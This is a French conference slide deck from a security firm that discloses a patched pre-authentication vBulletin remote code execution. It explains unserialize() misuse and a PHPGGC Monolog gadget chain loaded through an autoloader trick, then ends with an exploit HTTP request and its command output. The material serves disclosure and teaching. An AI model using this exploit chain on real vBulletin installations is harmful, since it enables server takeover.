



AMBIONICS
SECURITY

UNSERIALIZABLE, BUT UNREACHABLE : A VBULLETIN 0-DAY

LEXFO - 16/09/2022





VBULLETIN 0-DAY

```
unserialize($_POST["payload"]);
```



VBULLETIN 0-DAY

`unserialize($_POST["payload"]);`





VBULLETIN 0-DAY

- vBulletin
 - Forum board en PHP
 - Créé en 2000
 - A évolué en un CMS complet
 - Pages, Articles, Forum, etc.
- Audit datant de 2020
 - Plusieurs RCEs pre-auth (dont celle-ci)
 - Remontée début septembre 2022 (et patché)

vBulletin



PLAN

MVC
ORM
POC
RCE



MVC – ORM – POC – RCE

```
class User extends Model {  
    public $id;  
    public $username;  
    public $email;  
    public $password;  
}
```




MVC – ORM – POC – RCE

```
class User extends Model {  
    public $id;           → id INT AUTO_INCREMENT,  
    public $username;     → username VARCHAR(512),  
    public $email;        → email VARCHAR(512),  
    public $password;     → password VARCHAR(128),  
};                          );
```




MVC – ORM – POC – RCE

```
class User extends Model {  
    public $id; // INT  
    public $username; // STRING  
    public $email; // STRING  
    public $password; // STRING  
    public $preferences; // ARRAY ???  
}
```




MVC – ORM – POC – RCE



```
$user->preferences = [  
    "language" => "fr",  
    "darkmode" => false,  
];
```

serialize()

unserialize()



```
a:2:{s:8:"language";s:2:"fr";s:8:"darkmode";b:0;}
```



MVC – ORM – POC – RCE

```
/**
 * Verifies that input is a serialized array (or force an array to serialize)
 */
function verify_serialized(&$data)
{
    if ($data === '') {
        $data = serialize(array());
        return true;
    } else {
        if (!is_array($data)) {
            $data = unserialize($data);
            if ($data === false) {
                return false;
            }
        }

        $data = serialize($data);
    }

    return true;
}
```



MVC – ORM – POC – RCE

```
/**
 * Verifies that input is a serialized array (or force an array to serialize)
 */
function verify_serialized(&$data)
{
    if ($data === '') {
        $data = serialize(array());
        return true;
    } else {
        if (!is_array($data)) {
            $data = unserialize($data);
            if ($data === false) {
                return false;
            }
        }
        $data = serialize($data);
    }
    return true;
}
```



MVC – ORM – POC – RCE

```
POST /ajax/api/user/save HTTP/1.1
```

```
&user[email]=pown@pown.net
```


```
&user[username]=toto
```

```
&user[password]=password
```

```
&user[searchprefs]=0:12:"PDOStatement":0:{}
```



MVC – ORM – POC – RCE





MVC – ORM – POC – RCE

Deux options :

- Générer une gadget chain (payload) avec PHPGGC
 - *Requiert la présence d'une **librairie connue***
- Trouver une gadget chain dans vBulletin
 - *Requiert un peu de travail*



MVC – ORM – POC – RCE

```
trait vB_Trait_NoSerialize
{
    public function __wakeup()
    {
        throw new Exception('Serialization not supported');
    }

    public function __serialize()
    {
        throw new Exception('Serialization not supported');
    }

    public function __unserialize()
    {
        throw new Exception('Serialization not supported');
    }
}
```



MVC – ORM – POC – RCE

core > packages > googlelogin > vendor > monolog > monolog

PHPGGC: PHP Generic Gadget Chains

PHPGGC is a library of unserialize() payloads along with a tool to generate them, from command line or programmatically. When encountering an unserialize on a website you don't have the code of, or simply when trying to build an exploit, this tool allows you to generate the payload without having to go through the tedious steps of finding gadgets and combining them. It can be seen as the equivalent of [frohoff's ysoserial](#), but for PHP. Currently, the tool supports gadget chains such as: CodeIgniter4, Doctrine, Drupal7, Guzzle, Laravel, Magento, Monolog, Phalcon, Podio, Slim, SwiftMailer, Symfony, Wordpress, Yii and ZendFramework.

```
cf@real / ➤ phpggc monolog/rce1 system id
0:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"*socket";0:29:"Monolog\Handler\
BufferHandler":7:{s:10:"*handler";r:2;s:13:"*bufferSize";i:-1;s:9:"*buffer";a:1
:{i:0;a:2:{i:0;s:2:"id";s:5:"level";N;}}s:8:"*level";N;s:14:"*initialized";b:1;
s:14:"*bufferLimit";i:-1;s:13:"*processors";a:2:{i:0;s:7:"current";i:1;s:6:"sys
tem";}}}
cf@real / ➤
```

github.com/ambionics/phpggc



MVC – ORM – POC – RCE

Lorsque **vBulletin** déséréalise notre payload,
Il tente d'instancier la classe **Monolog\Handler\SyslogUdpHandler**

```
0:32:"Monolog\Handler\SyslogUdpHandler":1:{...}
```


Il obtient :

```
object(__PHP_Incomplete_Class)#1 (2) {  
    ["__PHP_Incomplete_Class_Name"] =>  
        string(32) "Monolog\Handler\SyslogUdpHandler"  
    ["socket":protected] => ...  
}
```

Signe qu'il n'a pas **connaissance** de cette classe



MVC – ORM – POC – RCE



Pour instancier une classe PHP, il faut d'abord inclure le fichier qui la déclare.

```
$obj = unserialize('O:32:"Monolog\Handler\SyslogUdpHandler":0:{}');
```

↳ __PHP_Incomplete_Class




```
include('core/packages/googlelogin/vendor/monolog/' .  
        'monolog/src/Monolog/Handler/SyslogUdpHandler.php');  
$obj = unserialize('O:32:"Monolog\Handler\SyslogUdpHandler":0:{}');
```

↳ Monolog\Handler\SyslogUdpHandler



MVC – ORM – POC – RCE




Pour instancier une classe PHP, il faut d'abord inclure le fichier qui la déclare.


Du coup les gens qui codent en PHP incluent toutes les classes dont ils ont besoin **une** par **une** ?



MVC – ORM – POC – RCE



Pour éviter ça, PHP a créé l'autoloading
On peut définir une fonction à appeler lorsqu'on tente de charger une classe inconnue
Cette fonction inclut un fichier en fonction du nom de classe demandée.





MVC – ORM – POC – RCE

vBulletin a un **autoload** très simple :

```
protected static function _autoload($class)
{
    $fname = str_replace('_', '/', strtolower($class)) . '.php';
    include($fname);
}
```

✓ vB_Api_User
./vb/api/user.php

Monolog\Handler\SyslogUdpHandler
./monolog\handler\syslogudphandler.php



MVC – ORM – POC – RCE

Le package `googlelogin` définit un `autoloader` dans :

```
packages > googlelogin > vendor > 🐘 autoload.php
```

Cet autoloader peut charger toutes les classes `monolog` :

```
packages > googlelogin > vendor > monolog > monolog
```

Cet autoloader n'est **pas** inclu par `vBulletin`.
`vBulletin` n'utilise **pas** le package `googlelogin`.



MVC – ORM – POC – RCE

- On a une gadget chain Monolog qui nous donne RCE
`packages > googlelogin > vendor > monolog > monolog`
- Et autoloader qui peut la charger
`packages > googlelogin > vendor > 🐘 autoload.php`
- vBulletin dispose lui aussi d'un autoloader
- Mais il ne charge pas le package googlelogin



MVC – ORM – POC – RCE

```
0:36:"Packages_Googlelogin_Vendor_Autoload":0:{}
```

La classe n'existe pas !
L'autoloader vBulletin est invoqué

L'autoloader inclut le
fichier correspondant

packages > googlelogin > vendor >  autoload.php

Puis instancie la classe
Elle existe toujours pas

__PHP_Incomplete_Class



MVC – ORM – POC – RCE

```
a:2:{  
  i:0;0:36:"packages_googlelogin_vendor_autoload":0:{}  
  i:1;0:32:"Monolog\Handler\SyslogUdpHandler":1:{...}  
}
```

- vBulletin inclut

`packages > googlelogin > vendor > 🐘 autoload.php`

- L'autre autoloader gère Monolog

`packages > googlelogin > vendor > monolog > monolog`

- Les classes **existent**
- La gadget chain **marche**

REMOTE CODE EXECUTION



MVC – ORM – POC – RCE

```
POST /ajax/api/user/save HTTP/1.1
```

```
&user[email]=pown@pown.net
```

```
&user[username]=toto
```

```
&user[password]=password
```

```
&user[searchprefs]=a:2:{
```

```
    i:0;0:27:"googlelogin_vendor_autoload":0:{"}
```

```
    i:1;0:32:"Monolog\Handler\SyslogUdpHandler":1:{"}
```

```
}
```

```
HTTP/1.1 200 OK
```

```
Content-Type: text/html
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```




QUESTIONS ?

- Lexfo (système/exploit)
 - <https://blog.lexfo.fr>
- Ambionics (web/exploit)
 - <https://ambionics.io/blog>
- Charles Fol
 - [@cfreal_](#)

QUESTIONS ?